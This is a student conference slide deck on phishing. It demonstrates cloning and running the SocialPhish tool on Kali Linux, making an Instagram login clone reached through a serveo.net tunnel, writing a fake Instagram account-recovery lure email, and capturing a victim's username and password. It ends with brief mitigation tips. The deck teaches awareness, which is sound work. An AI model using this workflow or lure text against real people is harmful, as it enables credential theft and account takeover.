



BootCon Presentation

By: Ralph Brecio and Elisabeth Alfaro

Phishing Emails

- Our presentation is about phishing emails and how easy it is to get tricked by attackers to click on them and input your information. Phishing emails look legitimate by using popular names like Facebook, Instagram, Google, etc. In our presentation we will demonstrate and show step by step on one of the ways a phishing email can be sent and executed.

Research


- First, We came up with ideas on what we wanted to do, once we had our idea, we decided to do some research on ways we could make, send, and execute a phishing email. We researched tools we could use to be able to do this. After trying a couple methods, We determined we could use kali and socialphish to carry this attack out. It is a easy but powerful tool.

Tools

- For our attack we used Kali linux and Socialphish.
- Socialphish is a free open source tool that is used to do phishing attacks. The tool has 33 sites with templates like Facebook, Instagram, Google, Snapchat, Spotify, Netflix, Linkedin, Steam, Microsoft, etc. This tool also generates a link with the ability to customize that link to make it look as legitimate as possible.

Installation

- We installed Socialphish to our kali machine and once that was installed, it quickly let us choose our template of choice. This will generate a link for whatever site we chose. For our attack we chose Instagram.



The screenshot shows a Kali Linux virtual machine window titled "Kali on ML-REFVM-197105 - Virtual Machine Connection". The window has a menu bar with "File", "Action", "Media", "Clipboard", "View", and "Help". Below the menu bar is a toolbar with various icons. The terminal window shows the prompt "root@kali: ~/Desktop" and the command "mkdir Socialphish" being executed. The terminal output shows the command being successful and the prompt returning to "root@kali: ~/Desktop".

```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
root@kali: ~/Desktop
File Actions Edit View Help
(root@kali) - [~/Desktop]
# mkdir Socialphish
(root@kali) - [~/Desktop]
#
```

```
(root@kali)~[~/Desktop]
```

```
# cd Socialphish
```

```
(root@kali)~[~/Desktop/Socialphish]
```

```
# git clone https://github.com/xHak9x/SocialPhish
```

```
Cloning into 'SocialPhish' ...
```

```
remote: Enumerating objects: 392, done.
```

```
remote: Counting objects: 100% (3/3), done.
```

```
remote: Compressing objects: 100% (3/3), done.
```

```
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
```

```
Receiving objects: 100% (392/392), 7.92 MiB | 13.81 MiB/s, done.
```

```
Resolving deltas: 100% (121/121), done.
```

```
(root@kali)~[~/Desktop/Socialphish]
```

```
# ls
```

```
SocialPhish
```

```
(root@kali)~[~/Desktop/Socialphish]
```

```
# cd SocialPhish
```

root@kali:~/Desktop/SocialPhish/SocialPhish

sudo ./socialphish.sh

SOCIALPHISH

.... Phishing Tool coded by: @Hak9

[01] Instagram	[17] IGFollowers	[33] Custom
[02] Facebook	[18] eBay	
[03] Snapchat	[19] Pinterest	
[04] Twitter	[20] CryptoCurrency	
[05] Github	[21] Verizon	
[06] Google	[22] DropBox	
[07] Spotify	[23] Adobe ID	
[08] Netflix	[24] Shopify	
[09] PayPal	[25] Messenger	
[10] Origin	[26] GitLab	
[11] Steam	[27] Twitch	
[12] Yahoo	[28] MySpace	
[13] LinkedIn	[29] Badoo	
[14] Protonmail	[30] VK	
[15] Wordpress	[31] Yandex	
[16] Microsoft	[32] devianART	

[*] Choose an option: 01

[01] Serveo.net (SSH Tunelling, Best!)

[02] Ngrok

ProjectPhish

[*] Choose a Port Forwarding option: 01

[*] Choose a Port (Default: 3333): 443

[*] Starting php server ...

[*] Starting server ...

[*] Send the direct link to target: <https://altera.serveo.net>

[*] Or using tinyurl: Error

[*] Waiting victim open the link ...

Attack Demonstration

- Once we got our link, we manually customized the link to make it look more realistic for the email. For example we took <https://altera.serveo.net> and made it <https://altera.serveo.net>/account recovery. We then copied the URL and began making our email. We had to be very creative and make an email that would convince the victim it is legit. Once our email is ready we send it and wait for the victim to open the link.

This shows the link that we have to get to our victim

```
(root@kali)~[~/Desktop/Socialphish/SocialPhish]
# sudo ./socialphish.sh
```

SOCIALPHISH

..... Phishing Tool coded by: @Hak9

[01] Instagram	[17] IGFollowers	[33] Custom
[02] Facebook	[18] eBay	
[03] Snapchat	[19] Pinterest	
[04] Twitter	[20] CryptoCurrency	
[05] Github	[21] Verizon	
[06] Google	[22] DropBox	
[07] Spotify	[23] Adobe ID	
[08] Netflix	[24] Shopify	
[09] PayPal	[25] Messenger	
[10] Origin	[26] Gitlab	
[11] Steam	[27] Twitch	
[12] Yahoo	[28] MySpace	
[13] LinkedIn	[29] Badoo	
[14] Protonmail	[30] VK	
[15] Wordpress	[31] Yandex	
[16] Microsoft	[32] devianART	

[*] Choose an option: 01

[01] Serveo.net (SSH Tunelling, Best!)

[02] Ngrok

ProjectPhish
[*] Choose a Port Forwarding option: 01

[*] Choose a Port (Default: 3333): 443

[*] Starting php server ...


[*] Starting server ...

[*] Send the direct link to target: <https://altera.serveo.net>

[*] Or using tinyurl: Error

[*] Waiting victim open the link ...

As the attacker, I had to make a fake email that has a username that is relevant to what I'm doing to make it as realistic and believable as possible.



I then start to compose an email that is designed to imitate an actual account recovery mail from Instagram so I can bait my victim into opening it and logging-in so I can get the credentials I need.

ALERT! Suspicious activities were detected on your Instagram account.

i

instagram termsandconditions <termsandconditionsinstagram6@gmail.com>
to elijohn1976 ▾

Eli, looks like your account was hacked.
Temporary Lock on Your Account Due to Suspicious Activity

As a safety measure, we have placed a temporary lock on your Instagram account after detecting suspicious behavior. It appears that your account may have been compromised because you might have unknowingly entered your password on a website that resembled Instagram.

To ensure the security of your account, we kindly request you to follow these steps:

Log in t using the link below with your original username and password.
Verify your identity to enable us to safeguard your account.
You will then be able to reset your password and regain access to your account.

<https://altera.serveo.net/accountrecovery>

↩ Reply

➦ Forward

The email was sent out to the victim and the following slide shows how the victim opened the phishing email and logged-in to the Instagram account.



Attack Demonstration: Victim's POV

- In the video we saw how realistic the email looked. We choose an email that “alerted” the victim about their instagram page being hacked and provided instructions to “reset” their password with the link below. Once the victim clicks on this link and enters their credentials it has been captured on our kali linux machine using the socialphish tool.

Attack Demonstration: Attacker's POV

- As we see on the screenshot, Socialphish was able to capture the Instagram account username and password along with other information.

```
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 173.73.33.246
[*] User-Agent: User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 16_5_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.5.1 Mobil
[*] Saved: instagram/saved.ip.txt

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: eli129595
[*] Password: August1970!
[*] Saved: sites/instagram/saved.usernames.txt

(root@kali) - [~/Desktop/Socialphish/SocialPhish]

```

Status: Running

Attack Demonstration: Attacker's POV

- The attacker was able to capture the username and password of the instagram account and have full access to the account to do as they pleased.



eli129595

Edit profile

View Archive



4 posts

0 followers

0 following

Eli

Went phising and came back with this account :)

POSTS

SAVED

TAGGED





eli129595

Edit profile

View Archive



4 posts

0 followers

0 following

Eli

Went phising and came back with this account :)

POSTS

SAVED

TAGGED



eli129595



eli129595 Don't get hooked! 📧

5m



Be the first to like this

5 MINUTES AGO



Add a comment...

Post



eli129595

Edit profile

View Archive



4 posts

0 followers

0 following

Eli

Went phising and came back with this account :)

POSTS

SAVED

TAGGED



eli129595



eli129595 Don't take the bait, stay cyber strong!

5m



Be the first to like this

5 MINUTES AGO



Add a comment...

Post



eli129595

Edit profile

View Archive



4 posts

0 followers

0 following


Eli

Went phising and came back with this account :)

POSTS

SAVED

TAGGED



eli129595



eli129595 Think before you click!

3m



Be the first to like this

3 MINUTES AGO



Add a comment...

Post



eli129595

Edit profile

View Archive



4 posts

0 followers

0 following

Eli

Went phising and came back with this account :)

POSTS

SAVED

TAGGED

**TO TEST USER READINESS
WE IMPLEMENT A
PHISHING TEST**



eli129595



eli129595 Gotcha!

1m



1 like

1 MINUTE AGO



Add a comment...

Post

Recommendations for mitigating against Phishing emails

- Urge users to not open emails and attachments from unknown or suspicious senders.
- Install email security software that will block and scan all emails and attachments and also block any unknown domains.
- Double check the email link and make sure that it is coming from legitimate sources and it doesn't have any suspicious words in it.